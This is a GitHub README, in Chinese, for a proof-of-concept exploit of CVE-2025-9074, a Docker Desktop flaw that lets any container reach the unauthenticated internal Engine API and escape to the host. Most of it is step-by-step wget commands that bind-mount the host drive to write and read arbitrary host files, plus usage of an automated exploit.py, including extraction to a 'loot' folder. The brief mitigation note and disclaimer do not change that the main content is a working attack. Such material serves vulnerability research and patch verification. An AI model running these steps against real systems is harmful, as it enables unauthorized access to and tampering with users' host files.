pucagit/CVE-2025-9074
GitHub: pucagit/CVE-2025-9074
针对 Docker Desktop CVE-2025-9074 Docker 逃逸漏洞的概念验证与自动化利用工具,验证容器无需认证即可读写宿主机文件系统。
Stars: 0 | Forks: 0
# CVE-2025-9074 – Windows 与 macOS Docker Desktop 的完全 Docker 逃逸
## 📌 描述
Docker Desktop 将内部 Docker Engine API 暴露在 **`http://192.168.65.7:2375`**,
允许*任何*正在运行的容器访问——**无需身份验证,也没有访问控制**。
由于引擎本身可以挂载宿主机文件系统,容器可以调用此 API
**创建一个绑定挂载宿主机驱动器的新容器**,然后使用该容器
**读取和写入任意宿主机文件**——这是一次彻底的从容器到宿主机的逃逸。
## 📝 参考
- [CVE-2025-9074 记录](https://www.cve.org/CVERecord?id=CVE-2025-9074)
- [Docker Desktop 发布说明(在 4.44.3 版本中修复)](https://docs.docker.com/desktop/release-notes/#4443)
- [Felix Boulet 的研究](https://blog.qwertysecurity.com/Articles/blog3.html)
## 🎯 受影响版本
- **Windows** 和 **macOS** 上的 Docker Desktop **≤ 4.44.3**
## ⚙️ 工作原理
1. **到达 API。** 正在运行的容器连接到位于 `http://192.168.65.7:2375` 的 Docker Engine API —— 无需任何凭据。
2. **创建特权容器。** 发送带有 `Binds: ["/mnt/host:/host_root"]` 的 `POST /containers/create` 请求,将宿主机驱动器挂载到新容器中。
在 Docker VM 内部,宿主机文件系统暴露在 **`/mnt/host`**
(例如,Windows `C:` 驱动器位于 `/mnt/host/c`)。
3. **启动容器。** `POST /containers/{id}/start` 激活绑定挂载,
提供对宿主机的完全访问权限。

4. **写入宿主机文件。** 新容器运行一条命令,向绑定挂载点写入数据(例如 `echo pwned > /host_root/c/test/pwn.txt`)。
5. **读取宿主机文件。** `GET /containers/{id}/archive?path=...` 以 TAR 归档格式流式传输任意宿主机路径——无需 shell。
## 🧪 实验环境搭建
### 要求
- **4.44.3 之前**的 Docker Desktop(Windows 或 macOS)
- 一个能够访问内部 API 的攻击者容器(任何容器都可以)

### 准备测试数据 (Windows)
创建带有一些示例内容的 `C:\test\readme.txt`,以便读取演示有目标文件。
### 启动攻击者容器
```
docker run -it --rm alpine /bin/sh
```
下面的所有手动步骤均在**此容器内**运行(`alpine` 自带 `wget`)。
为 API 设置一个 shell 变量以使命令简短:
```
API=http://192.168.65.7:2375
```
## ✍️ 复现——向宿主机写入
目标:在容器内向宿主机创建 `C:\test\pwn.txt`。
```
# 创建一个挂载主机 C: 驱动器并向其中写入文件的容器。
wget -q -O create.json \
--header='Content-Type: application/json' \
--post-data='{"Image":"alpine","Cmd":["sh","-c","echo pwned > /host_root/c/test/pwn.txt"],"HostConfig":{"Binds":["/mnt/host:/host_root"]}}' \
$API/containers/create
# 从 JSON 响应中提取新的容器 ID。
cid=$(cut -d'"' -f4 create.json)
# 启动它 — 命令将运行并将文件写入主机。
wget -q -O - --post-data='' $API/containers/$cid/start
```
**发生了什么:**
- `Binds: /mnt/host:/host_root` 将宿主机驱动器挂载到新容器中。
- 容器的命令将 `pwned` 写入 `C:\test\pwn.txt`(`/host_root/c/test/pwn.txt`)。
- 从未需要任何凭据。
**预期结果:** 宿主机上现已存在 `C:\test\pwn.txt`。
## 📖 复现——从宿主机读取
目标:在容器内读取宿主机上的 `C:\test\readme.txt`。
```
# 1. 创建并启动一个挂载了主机驱动器的容器(短暂保持运行)。
wget -q -O create.json \
--header='Content-Type: application/json' \
--post-data='{"Image":"alpine","Cmd":["sleep","30"],"HostConfig":{"Binds":["/mnt/host:/host_root"]}}' \
$API/containers/create
cid=$(cut -d'"' -f4 create.json)
wget -q -O - --post-data='' $API/containers/$cid/start
# 2. 向引擎请求主机目录的 TAR 归档,然后将其解压。
wget -q -O test.tar "$API/containers/$cid/archive?path=/host_root/c/test"
tar -xvf test.tar

cat test/readme.txt
```
**发生了什么:**
- 相同的绑定挂载以对读取友好的方式向新容器暴露了宿主机驱动器。
- `GET /containers/{id}/archive?path=...` 以 TAR 格式流式传回任意宿主机路径——无需 shell。
- 解压归档文件即可显示宿主机文件内容。
**预期结果:** 打印 `C:\test\readme.txt` 的内容。
## 🤖 自动化利用——`exploit.py`
[`exploit.py`](exploit.py) 自动化了这两个流程。它**仅使用 Python 标准库**,**自动检测**宿主机挂载点(Windows 的 `/mnt/host/c` 对比 macOS/Linux 的 `/`),并为您转换原生的宿主机路径。
```
# 在主机上的 repo 目录中:
docker run --rm -it -v "${PWD}:/x" python:3-alpine python /x/exploit.py info
```
在 Windows PowerShell 上,使用 `-v "${PWD}:/x"`;在 cmd.exe 上,使用 `-v "%cd%:/x"`。
### 验证访问
```
python /x/exploit.py info
```
Ping API,检测宿主机操作系统,并列出顶层宿主机挂载条目。
### 写入宿主机文件
```
# Windows 主机
python /x/exploit.py write 'C:\test\pwn.txt' --content 'pwned via CVE-2025-9074'
# macOS/Linux 主机(或通过 stdin 管道传输内容)
echo "pwned" | python /x/exploit.py write /tmp/pwn.txt
```
### 读取宿主机文件
```
# 打印到 stdout
python /x/exploit.py read 'C:\test\readme.txt'
# 或将(文件或整个目录)解压到 ./loot
python /x/exploit.py read 'C:\test' --out ./loot
```
### 有用的标志
| 标志 | 用途 |
|------|---------|
| `--api URL` | 覆盖 API endpoint(默认为 `http://192.168.65.7:2375`) |
| `--image NAME` | 用于利用容器的镜像(默认为 `alpine`,如果缺失则自动拉取) |
| `--vm-mount PATH` | 跳过自动检测并强制使用 VM 内的宿主机挂载点(例如 `/mnt/host` 或 `/`) |
## 🛡️ 缓解措施
- 在 Windows 和 macOS 上**将 Docker Desktop 升级至 ≥ 4.44.3**。
- 不要运行不受信任的镜像;未打补丁的 API 可以从*任何*容器访问。
## ⚠️ 免责声明
此 PoC 仅用于**授权测试、教育和研究**。作者对滥用行为**不承担任何责任**。仅针对您拥有或被允许测试的系统运行它。
## 🙏 致谢
此 PoC 和 README **源自 [Felix Boulet](https://blog.qwertysecurity.com/Articles/blog3.html) 的研究**。
原始发现和分析的所有荣誉均归属于原作者。
## 📜 许可证
本项目采用 [MIT 许可证](LICENSE)。
标签:Cutter, Docker逃逸, PoC, Web截图, 容器安全, 暴力破解, 请求拦截, 逆向工具